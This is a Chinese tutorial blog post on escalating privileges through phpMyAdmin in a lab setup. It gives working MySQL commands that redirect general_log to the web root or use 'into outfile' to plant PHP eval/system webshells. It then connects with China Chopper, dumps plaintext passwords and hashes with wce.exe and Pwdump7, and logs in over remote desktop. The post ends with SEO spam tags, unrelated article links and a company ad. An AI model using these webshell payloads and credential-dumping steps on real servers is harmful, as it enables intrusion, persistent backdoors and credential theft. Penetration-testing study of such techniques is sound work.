下面由phpmyadmin教程栏目给大家介绍关于phpMyadmin提权那些事,希望对需要的朋友有所帮助!
引言:在渗透测试过程中获知到phpMyadmin的账号密码,如何进行提权呢?往下看,我今天和你说说phpMyadmin提权那些事。
phpMyAdmin 是一个以PHP为基础,以Web-Base方式架构在网站主机上的MySQL的数据库管理工具,让管理者可用Web接口管理MySQL数据库。
目标: Windows Server 2003 Enterprise x64 Edition 192.168.17.137攻击机: window7 192.168.17.132Php:5.45Mysql: 5.5.53Apache: 2.4
我们经过弱口令,爆破,目录泄露等途径已经获知PhpMyadmin的账号密码是root root。接下来我们就通过phpMyadmin来提权,尽可能贴近真实,多讲思路。


如上图所示,我们可以获取到以下有用信息。
在上面我们已经获知了网站默认的路径是E:\phpstudy\PHPTutorial\WWW,这个时候我们肯定想插入一句话后门文件或者是导出shell。那如果我们需要使用以上两种思路中的一种必须满足一个前提条件“secure_file_priv”对应的值不能为空且必须为默认网站的路径,所以我们必须提前检测一下“secure_file_priv”的值。
phpMyadmin执行以下命令:

SHOW VARIABLES LIKE “secure_file_priv”;
结果如图所示:


从上图得知值为空,如果我们这时导入一句话,肯定会失败的,不信啊,那我们试试。

报错The MySQL server is running with the –secure-file-priv option so it cannot execute this statement,这是因为mysql对通过文件导入导出作了限制,默认不允许。默认value值为null,则为禁止,如果有文件夹目录,则只允许改目录下文件(测试子目录也不行)。我们思考一下看看能否设置其的路径为我们的默认网站路径,这样我们就可以导入一句话后门了。那我们试试吧。


从图得知这个变量是一个只读变量无法动态更改,那应该是只能从配置文件中更改了。到这里发现陷入了一个胡同,那常规方式不行,我们可以去使用一些骚思路,利用log日志文件插入一句话。
我们首先需要检测的是MySQL全局变量(general_log、general_log file)的值。

从图得知general_log默认是关闭的,log日志存放的位置是E:\phpStudy\PHPTutorial\MySQL\data\。
首先我们来理解一下开启general_log 的作用,开启它可以记录用户输入的每条命令,会把其保存在E:\phpstudy\PHPTutorial\MySQL\data\下的一个log文件中,其实就是我们常说的日志文件。好,我们的利用的思路是开启general_log之后把general_log_file的值修改为我们网站默认路径下一个自定义的php文件中,然后我们通过log日志进行写入一句话后门到上面去,然后再进一步利用。
具体命令是:
set global general_log = "ON";SET global general_log_file='E:/phpStudy/PHPTutorial/WWW/infos.php';



紧接着我们可以看到在网站根路径下找到我们生成的伪日记文件infos.php。

然后我们就得插入我们的一句话后门了。
select ‘’;

我们可以尝试使用菜刀连接,成功连接。

我们上传wce.exe获取明文密码。运气贼好,直接获取到明文(11位字母和数字混合的密码)。如果不能直接获取明文那就得走第二条获取hash值然后解密了。


上传Pwdump7.exe获取hash值保存到password.txt文件中。获取hash值可以选择在线http://www.objectif-securite.ch/en/ophcrack.php跑,跑不出来就用Ophcrack导入彩虹表跑吧。
直接在菜刀终端输入“netstat -an | find “3389″ 或者“netstat -an ”。

发现3389没开,但是3390就开了,我们尝试连接一下。
运行mstsc开启远程桌面。


输入上面获取到的账号和密码,成功登陆。
最后肯定是要清楚痕迹的,但我这里就不写了,写的内容也是贼多了
上面演示了secure_file_priv值为空的情况,那么如果secure_file_priv不为空那我们该怎么办?
打开mysq的配置文件my.ini,对secure_file_priv的值进行设置,然后重启mysql。
secure_file_priv = ”E:/phpStudy/PHPTutorial/MYSQL/”

尝试改变值,发现只是可读,不能写,那种情况无法写入我们的一句话,因为其限制了导出路径,无法把一句话写入之后导出到我们的网站根目录。
打开mysq的配置文件my.ini,对secure_file_priv的值进行设置,然后重启mysql。
secure_file_priv = ”E:/phpStudy/PHPTutorial/WWW/”

然后我们尝试插入一句话后门,成功插入。

二话不说菜刀连接。


当然一句话还可以这样插入。
CREATE TABLE `mysql`.`informationes` (`inform` TEXT NOT NULL);INSERT INTO `mysql`.`informationes` (`inform`) VALUES ('<?php @eval($_POST[pass]);?>');SELECT `inform` from `mysql`.`informationes` into outfile 'e:/phpStudy/PHPTutorial/WWW/infos.php';DROP table if exists `mysql`.`informationes`;(注意: c:/phpStudy/PHPTutorial/WWW/为网站的绝对路径)select ‘\’;system($_POST[\'yumu\']);echo \’\’;?>’ into outfile ‘c:/phpStudy/PHPTutorial/WWW/test.php’;


本文中的环境是除了没上waf其他都是尽可能地贴近真实环境,模拟真实的环境给大家去分析和讲解思路,希望大家有所收获。
以上就是关于phpMyadmin提权那些事的详细内容,更多请关注其它相关文章!
# 重启
# 射阳seo哪家服务好
# 宁夏seo排名软件公司
# seo自动点击排名
# 铁岭网站运营推广
# 关于网站优化推广的请示
# 随州线上营销推广公司
# 建设气浮设备网站
# 新媒体营销推广策划方案PPT
# 信阳关键词排名技术软件
# 金融营销推广广告词
# phpMyadmin
# 就得
# 分页
# 给大家
# 值为
# 配置文件
# 是一个
# 我们可以
# 句话
# 微软
相关栏目:
【
Google疑问12 】
【
Facebook疑问10 】
【
优化推广96088 】
【
技术知识133117 】
【
IDC资讯59369 】
【
网络运营7196 】
【
IT资讯61894 】
相关推荐:
实现二叉树的层序插入:基于树大小的路径导航
照片整理的黄金法则是怎样的? 理解“收集-筛选-归档-备份”四步流程
mysql镜像配置如何恢复数据_mysql镜像配置数据恢复详细流程
《王者荣耀世界》英雄获取攻略
《狐友》联系客服方法
TikTok搜索结果不显示怎么办 TikTok搜索刷新与优化方法
sublime如何处理超大文件不卡顿 _sublime打开大日志文件技巧
顺丰官方查单号入口 顺丰快递单号查询官网入口
Highcharts雷达图轴线交点数值标注指南
qq邮箱怎么注册_QQ邮箱注册步骤与注意事项
海棠阅读网页版_进入海棠网页版在线阅读中心
《我的恋爱逃生攻略》中文名字输入方法
Lar*el Eloquent:高效删除多对多关系中无关联子记录的父模型
京东物流快递破损了怎么办_京东快递破损理赔流程
PointNet++语义分割模型中类别变更引发的断言错误及标签处理策略
Mac hosts文件在哪里_Mac修改hosts文件详细教程
《幻兽帕鲁》手游帕鲁捕捉技巧分享
动漫岛汉化官网网 动漫岛官方动漫汉化地址
Animex动漫社社登录官网 Animex动漫社资源社入口直达
TikTok网页版实时观看入口 TikTok网页版短视频在线浏览
电脑双系统如何安装和卸载 Windows和Linux双系统安装教程【详解】
Win11怎么开启HDR_Windows 11显示器画质增强设置
C++中std::thread和std::async的区别_C++并发编程与线程与异步任务比较
如何用mysql开发用户注册登录功能_mysql用户注册登录数据库设计
管理打开的编辑器:固定、分组和关闭技巧
百度竞价WAP显示PC链接问题
如何在Golang中处理表单文件上传_Golang 表单文件上传示例
雨课堂官网在线登录 网页版雨课堂登录链接
夸克浏览器资源嗅探怎么用 夸克浏览器网页资源下载技巧【教程】
《广发易淘金》国债逆回购操作教程
抖音号升级成企业资质怎么弄?有什么好处?
魔法祈幻界兑换码礼包大全
iPhone 13 mini如何清理Safari缓存_iPhone 13 mini浏览器缓存清理方法
如何查找哪个composer包引入了特定的依赖?
iPhone17Pro如何连接蓝牙耳机_iPhone17Pro蓝牙设备配对与连接方法介绍
使用jQuery精确检测除指定元素外任意位置的点击事件
快手网页版官方访问 快手网页版页面在线打开
Golang如何使用log记录日志信息_Golang log日志记录方法总结
CSS过渡如何实现按钮悬停效果_transition属性控制背景颜色变化
抖音号怎么解除企业认证改成个人?改成个人有影响吗?
深入理解J*aScript异步操作:setTimeout与调用栈的真相
邦丰播放器频道搜索设置
向往的生活小游戏启动处_向往的生活小游戏立即启动
使用逻辑应用(Logic Apps)自动处理邮件附件中的XML到Excel
毒蘑菇VOLUMESHADER_BM官网首页登录入口 毒蘑菇VOLUMESHADER_BM官网首页登录入口说明
word邮件合并怎么插入个性化图片_Word邮件合并插入个性化图片方法
mysql归档数据怎么导出为csv_mysql归档数据导出为csv文件的方法
Windows 11怎么删除恢复分区_Windows 11使用Diskpart命令强行删除分区
c++如何实现观察者设计模式_c++行为型设计模式实战
C++ static关键字作用_C++静态成员变量与静态函数
2021-01-11

运城市盐湖区信雨科技有限公司是一家深耕海外推广领域十年的专业服务商,作为谷歌推广与Facebook广告全球合作伙伴,聚焦外贸企业出海痛点,以数字化营销为核心,提供一站式海外营销解决方案。公司凭借十年行业沉淀与平台官方资源加持,打破传统外贸获客壁垒,助力企业高效开拓全球市场,成为中小企业出海的可靠合作伙伴。
